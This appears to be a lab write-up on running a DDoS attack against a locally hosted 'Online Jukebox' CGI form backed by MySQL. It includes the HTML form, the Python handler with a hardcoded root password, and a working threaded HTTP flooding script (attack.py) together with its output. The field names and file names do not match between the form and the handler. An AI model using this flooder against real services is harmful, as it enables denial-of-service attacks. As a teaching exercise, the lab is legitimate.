Step 1: Set up environment

Step 2: Conduct DDOS attack on Victim's Computer's Online Jukebox from Hacker's computer.

Step 3: Dump the data in the database to see whether the DDOS attack is successful. (mysqldump -- databases JUKEBOX)

Step 1: Set up environment
- **Download the Virtual Box from below link:**
  https://www.virtualbox.org/wiki/Linux_Downloads
- **Create Virtual Environment using New button**

- **Start the Newly created Virtual Environment**

- **Login with the username and Password**

Step 2: Conduct DDOS attack on Victim's Computer's Online Jukebox from Hacker's computer.

- **Create Jukbox.html**

Code:

```
<!DOCTYPE html>
<html>
        <script type="text/javascript">
        </script>

  <head>
    <title>Onlilne Jukebox</title>
  </head>

  <style>
    *{margin: 0; padding: 0;}
    body{background: #171818; font-family: sans-serif;}

    .form-wrap{ width: 700px; background: #ecf1f4; padding: 100px 50px; box-sizing: border-box;
position: fixed; left: 50%; top: 50%; transform: translate(-50%, -50%);}
    h1{text-align: center; color: #000; font-weight: normal; margin-bottom: 10px;}
    h5{text-align: left; color: #f00; font-weight: normal; margin-bottom: 10px;}
```

```
        #submit {background-color: #bbb; padding: .5em; -moz-border-radius: 5px; -webkit-border-
radius: 5px; border-radius: 6px; color: #fff; font-family: 'Oswald'; font-size: 20px; text-decoration:
none;border: none;}
        #submit:hover { border: none; background: orange; box-shadow: 0px 0px 1px #777;}
      ::placeholder{color: #fff;}

  </style>
  <body>

    <div class="form-wrap">

      <form action="cgi-bin/proc.py" method=get>

        <h1>Online Jukebox</h1>
                <p><strong><h5>*Required</h5></strong></p>
        <p><strong>Select The Song*</strong></p>

                <label><input type="radio" name="Song" value="Song1" required/>Song 1</label><br>
                <label><input type="radio" name="Song" value="Song2" />Song 2</label><br>
                <label><input type="radio" name="Song" value="Song3" />Song 3</label><br>
                <label><input type="radio" name="Song" value="Song4" />Song 4</label><br>
                <br>
                <p><strong>Credit Card Number*</strong></p>
                <input type="text" name="creditcard" pattern="[0-9]{12}" required><br>
                <p><strong><h5>Note: Credit Card Number must be 12 digit
number</h5></strong></p>
                <br>
                <br>

        <button type="submit" onclick="Sample()">Submit</button>

      </form>

    </div>

  </body>

</html>
```

- **Create Python Program prog.py to store the data in Database which are submitted from the form**

Code

```
#!/usr/bin/python3

# Import modules for CGI handling
import cgi, cgitb
import pymysql

# Create instance of FieldStorage
form = cgi.FieldStorage()

# Get data from fields
song = form.getvalue('song')
cc_number = form.getvalue('cc_number')

print
"Content-type:text/html\r\n\r\n"
print
"<html>"
print
"<head>"
print
```

```python
"<title>Hello - DOS attack on Jukebox</title>"
print
"</head>"
print
"<body>"
print
"song = %s" % (song)
print
"ccNumber = %s" % (cc_number)
print
"</body>"
print
"</html>"


##########################################
# Enter data to the table transaction
##########################################
# Open database connection
db = pymysql.connect("localhost", "root", "mit123", "jukebox")

# Prepare a cursor object using cursor() method
cursor = db.cursor()

# Prepare SQL query to INSERT a record into the database.
sql2 = "INSERT INTO TRANSACTION (song_col1, ccNumber_col2) VALUES (%s, %s)"
val = (song, cc_number)

# sql = """INSERT INTO TRANSACTION(song_col1,ccNumber_col2)
#    VALUES ("'" + song + "'", '"" + ccNumber + "'")"""
try:
   # Execute the SQL command
   cursor.execute(sql2, val)
   # Commit your changes in the database
   db.commit()
except:
   # Rollback in case there is any error
   db.rollback()

# disconnect from server
db.close()


##########################################
# Read data from the table transaction
##########################################
```

```
# Open database connection
db = pymysql.connect("localhost", "root", "mit123", "jukebox")

# Prepare a cursor object using cursor() method
cursor = db.cursor()

# Prepare SQL query to INSERT a record into the database.
sql = "SELECT * FROM TRANSACTION"
try:
    # Execute the SQL command
    cursor.execute(sql)
    # Fetch all the rows in a list of lists.
    results = cursor.fetchall()
    for row in results:
        song_db = row[0]
        ccn_db = row[1]
        # Now print fetched result
        print("song = %s, creditcardNumber = %s" % \
            (song_db, ccn_db))
except:
    print("Error: unable to fetch data")

# disconnect from server
db.close()
```

- **Create attack.py file to attack on**


```
import threading
import time
import urllib.request
import random

headers = {
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0',
}

class MyThread(threading.Thread):
    def run(self):
        print("{} --> Attacking".format(self.getName()))

        for i in range(1000):
            song_num = random.randint(1,4)
            url = 'http://127.0.0.1/cgi-bin/proc.py?song=Song_' + str(song_num) + '&cc_number=' + str(i)
            req = urllib.request.Request(url=url, headers=headers)
            res = urllib.request.urlopen(req)
        time.sleep(0.5)

        print("{} --> All Set".format(self.getName()))

for i in range(10000):
    attack = MyThread(name="Thread:{}".format(i + 1))
    attack.start()
    time.sleep(0.5)
```

File   Edit   View   Search   Terminal   Tabs   Help

root@priyan... ×   root@priyan... ×   root@mittal-vi × [+]

```
Setting up libexpat1-dev:amd64 (2.2.6-1) ...
Setting up libgcc-8-dev:amd64 (8.2.0-7ubuntu1) ...
Processing triggers for gnome-menus (3.13.3-11ubuntu2) ...
Setting up python3-lib2to3 (3.6.7-1~18.10) ...
Setting up python3-distutils (3.6.7-1~18.10) ...
Setting up libstdc++-8-dev:amd64 (8.2.0-7ubuntu1) ...
Setting up libpython3.6-dev:amd64 (3.6.7-1~18.10) ...
Setting up gcc-8 (8.2.0-7ubuntu1) ...
Setting up g++-8 (8.2.0-7ubuntu1) ...
Setting up python3-pip (9.0.1-2.3) ...
Setting up python3-setuptools (40.2.0-1) ...
Setting up python3.6-dev (3.6.7-1~18.10) ...
Setting up dh-python (3.20180723) ...
Setting up libpython3-dev:amd64 (3.6.7-1~18.10) ...
Setting up python3-dev (3.6.7-1~18.10) ...
Setting up gcc (4:8.2.0-1ubuntu1) ...
Setting up g++ (4:8.2.0-1ubuntu1) ...
```

MySQL Workbench

MySQL Model* ×   new connection 1 ×

File Edit View Query Database Server Tools Scripting Help

Navigator   Query 1   SQL File 1* ×   SQL Additions

SCHEMAS

Filter objects

▼ mittal
    Tables
    Views
    Stored Procedures
    Functions
▶ sakila
▶ sys
▶ world

```
1
2 •   select * from transactions
3     ;
4
```

Automatic context help is disabled. Use
the toolbar to manually get help for the
current caret position or to toggle
automatic help.

Limit to 1000 rows

Administration   Schemas   Context Help   Snippets

Information   Output

                   Action Output

Schema: mittal   song_col1   ▲ ccNumber_col2
                  ▶   sond1   123456789012
                      song2   123456789098
                      song3   235664242337
                      song4   123456787654
Object Info Session song4   987654322345

Ready

Type here to search   ENG 1:03 AM
                                                     US   4/10/2019

Step 3: Dump the data in the database to see whether the DDOS attack is successful

```
c:\Users\ mittal\Desktop>python attack.py
Thread:1 --> Attacking
Thread:2 --> Attacking
Thread:3 --> Attacking
Thread:4 --> Attacking
Thread:5 --> Attacking
Thread:6 --> Attacking
Thread:7 --> Attacking
Thread:8 --> Attacking
Thread:9 --> Attacking
Thread:10 --> Attacking
Thread:11 --> Attacking
Thread:12 --> Attacking
Thread:13 --> Attacking
Thread:14 --> Attacking
Thread:15 --> Attacking
Thread:16 --> Attacking
Thread:17 --> Attacking
Thread:18 --> Attacking
Thread:19 --> Attacking
Thread:20 --> Attacking
Thread:21 --> Attacking
Thread:22 --> Attacking
Thread:23 --> Attacking
```